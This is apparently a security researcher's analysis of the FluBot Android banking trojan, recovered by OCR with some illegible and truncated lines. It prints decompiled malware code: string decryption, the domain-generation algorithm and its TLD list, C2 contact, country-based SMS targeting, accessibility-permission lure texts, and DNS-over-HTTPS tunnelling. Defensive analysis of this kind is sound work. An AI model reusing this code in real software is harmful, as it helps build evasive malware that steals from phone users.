
1. The decryption key, locations, and names are retrieved from a static config class. Its strings are encrypted with a simple 0x6033 XOR.




```
public final class MultiDexConfig {
    public static final String encrypted_dex_suffix;
    public static final String encrypted_dex;
    public static final String malware_folder_in_assets;
    public static final String encrypted_dex_name_obfuscated;
    public static final String e;
    public static final String f;
    public static final String g;
    public static final String dex_pre_suffix;
    public static final String dex_suffix;
    public static final String folder;

    public static {
        MultiDexConfig.encrypted_dex_suffix = ".h8I";
        MultiDexConfig.encrypted_dex = "uUpipgThU";
        MultiDexConfig.malware_folder_in_assets = "ggy7kgU";
        MultiDexConfig.encrypted_dex_name_obfuscated = "PUuhgrUGGIUh9JHGUIGIUHGokfewrofijU";
        MultiDexConfig.e = "[illegible]";
        MultiDexConfig.f = "hygyUtg78qgdGug";
        MultiDexConfig.g = "yUGjhgIg.IfgG";
        MultiDexConfig.dex_pre_suffix = ".jwUw8fI";
        MultiDexConfig.dex_suffix = ".fIy";
        MultiDexConfig.folder = "gGTggfjg9U";
    }
}
```

Decrypted config strings

String Decryption




```
public static String $(String arg5) {
    int v0 = 0;
    try {
        StringBuilder v1 = new StringBuilder();
        while(v0 < arg5.length()) {
            char[] v3 = Util.a();
            Util.a();
            v1.append(((char)(arg5.charAt(v0) ^ v3[0])));
            ++v0;
        }

        return v1.toString();
    }
```



```
private static char[] a() {
    return new char[]{'[illegible]'};
}
```


DGA: Version 5.2

In version 5.2 a new command, UPDATE_*ALT_SEED*, is introduced. It enables the attackers to change the DGA (domain generation algorithms) seed remotely. Once such a command is dispatched, FluBot stores the updated seed inside the shared preferences under “g” key.




```
SharedPreferences.Editor editor = pc60bc747.a.getSharedPreferences(pc60bc747.a.getString(0x7F0F001C), 0).edit();
editor.putLong("g", Long.parseLong(data));
editor.commit();
```

The added feature can be seen in this function which is responsible for domain generation:



```
DGA.generate_seed_by_date();
AtomicReference hostRef = new AtomicReference();
hostRef.set(null);
Random r = new Random(DGA.seed);
SharedPreferences prefs = pc60bc747.b().getSharedPreferences(pc60bc747.b().getString(0x7F0F001C), 0);
String priorityHost = prefs.getString("f", null);
ArrayList hostList = new ArrayList();
int i = 0;
int tldC;
for(tldC = 0; i < 5000; ++tldC) {
    String host2test = "";
    int y;
    for(y = 0; y < 15; ++y) {
        host2test = host2test + ((char)(r.nextInt(25) + 97));
    }

    String[] v9_1 = DGA.tld_list;
    if(tldC >= v9_1.length) {
        tldC = 0;
    }

    hostList.add(host2test + v9_1[tldC]);
    if(i > 0 && i % 20 == 0 && priorityHost != null) {
        hostList.add(priorityHost);
    }

    if(i == 2500) {
        long altSeed = prefs.getLong("g", 0L);
        if(altSeed == 0L) {
            break;
        }

        r = new Random(altSeed);
    }

    ++i;
}
```


In the new version, FluBot uses *30* TLDs compared to only 3 TLDs in earlier versions.



```
DGA.tld_list = new String[]{".ru", ".cn", ".com", ".org", ".pw", ".net", ".bar", ".host", ".online", ".space", ".site",
".xyz", ".website", ".shop", ".kz", ".md", ".tj", ".pw", ".gdn", ".am", ".com.ua", ".news", ".email", ".icu", ".biz", ".kim",
 ".work", ".top", ".info", ".br"};
```

DGA: Prior to Version 5.2


FluBot uses Domain Generation Algorithm to find and communicate with the C2 server. The DGA seed is based on the current month and year.



```
private static void generate_seed_by_date() {
    int year = Calendar.getInstance().get(1);
    int month = Calendar.getInstance().get(2);
    long v3 = (long)(year ^ month ^ 0);
    DGA.seed = v3;
    long v3_1 = v3 * 2L;
    DGA.seed = v3_1;
    long v3_2 = v3_1 * (((long)year) ^ v3_1);
    DGA.seed = v3_2;
    long v3_3 = v3_2 * (((long)month) ^ v3_2);
    DGA.seed = v3_3;
    long v3_4 = v3_3 * (0L ^ v3_3);
    DGA.seed = v3_4;
    DGA.seed = v3_4 + ((long)DGA.random_int());
}
```


A domain list is then generated based on the DGA seed and one of three TLDs are appended: *.ru*, *.su* or *.cn*. FluBot tries to resolve the domains in the DGA domain list. If it successfully resolves one of them, it stores the domain inside the shared preferences under “f” key.

The following function is responsible for domain generation:



```
DGA.generate_seed_by_date();
AtomicReference hostRef = new AtomicReference();
hostRef.set(null);
Random rand = new Random(DGA.seed);
String priorityHost = pc60bc747.get_ctx().getSharedPreferences(pc60bc747.get_ctx().getString(0x7F0F001C), 0).getString("f", null);
ArrayList hostList = new ArrayList();
int i;
for(i = 0; i < 5000; ++i) {
    String host2test = "";
    int y;
    for(y = 0; y < 15; ++y) {
        host2test = host2test + ((char)(rand.nextInt(25) + 97));
    }

    if(i % 3 == 0) {
        v6_1 = host2test + ".ru";
    }
    else {
        v6_1 = i % 2 == 0 ? host2test + ".su" : host2test + ".cn";
    }

    hostList.add(v6_1);
    if(i > 0 && i % 20 == 0 && priorityHost != null) {
        hostList.add(priorityHost);
    }
}
```


It stores the resolved DGA domain in “f” key:



```
private static void preping_dga_domains(AtomicReference arg9) {
    while(arg9.get() == null && DGA.dga_host_list.size() != 0) {
        String host2test = (String)DGA.dga_host_list.poll();
        if(pcbf194c6.send_c2(host2test, "PREPING," + host2test, 0, 10) == null) {
            continue;
        }

        arg9.set(host2test);
        SharedPreferences.Editor editor = pc60bc747.get_ctx().getSharedPreferences(pc60bc747.get_ctx().getString(0x7F0F001C), 0).edit();
        editor.putString("f", host2test);
        editor.commit();
    }

    DGA.retries_left.countDown();
}
```


Get Language and Set Texts, Toasts, and Phone Country Prefix Accordingly

The malware gets the victim’s region by the device’s language and sets the texts and toasts of the app accordingly. It also sets the country phone prefixes for SMS propagation.




```
switch(context.getResources().getConfiguration().locale.getLanguage()) {
    case "fi": {
        pcbf194c6.phone_country_prefix = new String[]{"358"};
        pcbf194c6.language_id = 0xB73;
        pb1a9213d.language_list = pb1a9213d.finnish;
        return true;
    }
    case "ca":
    case "es":
    case "eu":
    case "gl": {
        pcbf194c6.phone_country_prefix = new String[]{"34"};
        pcbf194c6.language_id = 0x470;
        pb1a9213d.language_list = pb1a9213d.spanish;
        return true;
    }
    case "da": {
        pcbf194c6.phone_country_prefix = new String[]{"45"};
        pcbf194c6.language_id = 0xB73;
        pb1a9213d.language_list = pb1a9213d.danish;
        return true;
    }
    case "sv": {
        pcbf194c6.phone_country_prefix = new String[]{"46"};
        pcbf194c6.language_id = 0xB73;
        pb1a9213d.language_list = pb1a9213d.swedish;
        return true;
    }
    case "en": {
        pcbf194c6.phone_country_prefix = new String[]{"44", "61", "1", "64"};
        pcbf194c6.language_id = 0x66A;
        pb1a9213d.language_list = english;
        return true;
    }
```

If the device’s language is from any of these countries, the application won’t open.



```
case "az":
case "be":
case "hy":
case "ka":
case "kk":
case "ky":
case "ru":
case "tg":
case "tk":
case "uk":
case "uz": {
    return false;
}
```

Language list:




```
pb1a9213d.dutch = new String[]{"Activeer %s via Instellingen -> Toegankelijkheid -> Geïnstalleerde services / Gedownloade services", "U kunt deze
pb1a9213d.french = new String[]{"Veuillez activer %s depuis Paramètres -> Accessibilité -> Services installés / Services téléchargés", "Vous ne po
pb1a9213d.finnish = new String[]{"Aktivoi %s kohdasta Asetukset -> Esteettömyyden -> Asennetut palvelut / Ladatut palvelut", "Tätä toimintoa ei vo
pb1a9213d.danish = new String[]{"Aktiver venligst %s fra Indstillinger -> Hjælpefunktioner -> Installerede tjenester / Downloadede tjenester", "Du
pb1a9213d.english = new String[]{"Please activate %s from Settings -> Accessibility -> Installed Services / Downloaded Services", "You can not per
pb1a9213d.norwegian = new String[]{"Aktiver %s fra Innstillinger -> Tilgjengelighetsfunksjoner  -> Installerte tjenester / Nedlastede tjenester",
pb1a9213d.swedish = new String[]{"Aktivera %s från Inställningar -> Tillgänglighetsfunktioner -> Installerade tjänster / Nedladdade tjänster", "Du
pb1a9213d.portuguese = new String[]{"Por favor activar %s de Definições -> Acessibilidade -> Serviços instalados / Serviços descarregados", "Não s
pb1a9213d.italian = new String[]{"Si prega di attivare %s da Impostazioni -> Accessibilità -> Servizi installati / Servizi scaricati", "Non è poss
pb1a9213d.german = new String[]{"Bitte aktivieren Sie %s unter Einstellungen -> Bedienungshilfen -> Installierte Dienste / Heruntergeladene Dienst
pb1a9213d.spanish = new String[]{"Por favor, active %s desde Configuración -> Accesibilidad -> Servicios instalados / Servicios descargados", "No
pb1a9213d.polish = new String[]{"Proszę aktywować %s w Ustawienia -> Ułatwień dostępu -> Zainstalowane usługi / Pobrane usługi", "Nie można wykona
```

DNS Tunneling over HTTPS: Updated in Version 5.0

In version 4.9, FluBot resolved the IP addresses of DGAs and communicated directly with the server using HTTPS port 443. In FluBot version 5.0, the authors completely changed the way the malware communicates with the C2 server. In version 5.0, it communicates with the C2 through DNS Tunneling over HTTPS. Here's how it works:

1. The attacker sets a nameserver that will act as a C2 server and receive and send data through the DNS protocol.


2. FluBot uses DNS resolving providers such as Google, Cloudflare, and Alibaba to infiltrate and exfiltrate the data to the C2 server.



```
if(dnsServers == null) {
    dnsServers = "dns.google/resolve?name=%s&type=%s,cloudflare-dns.com/dns-query?name=%s&type=%s,dns.alidns.com/resolve?name=%s&type=%s";
}

String[] dnsArr = dnsServers.split(",");
```

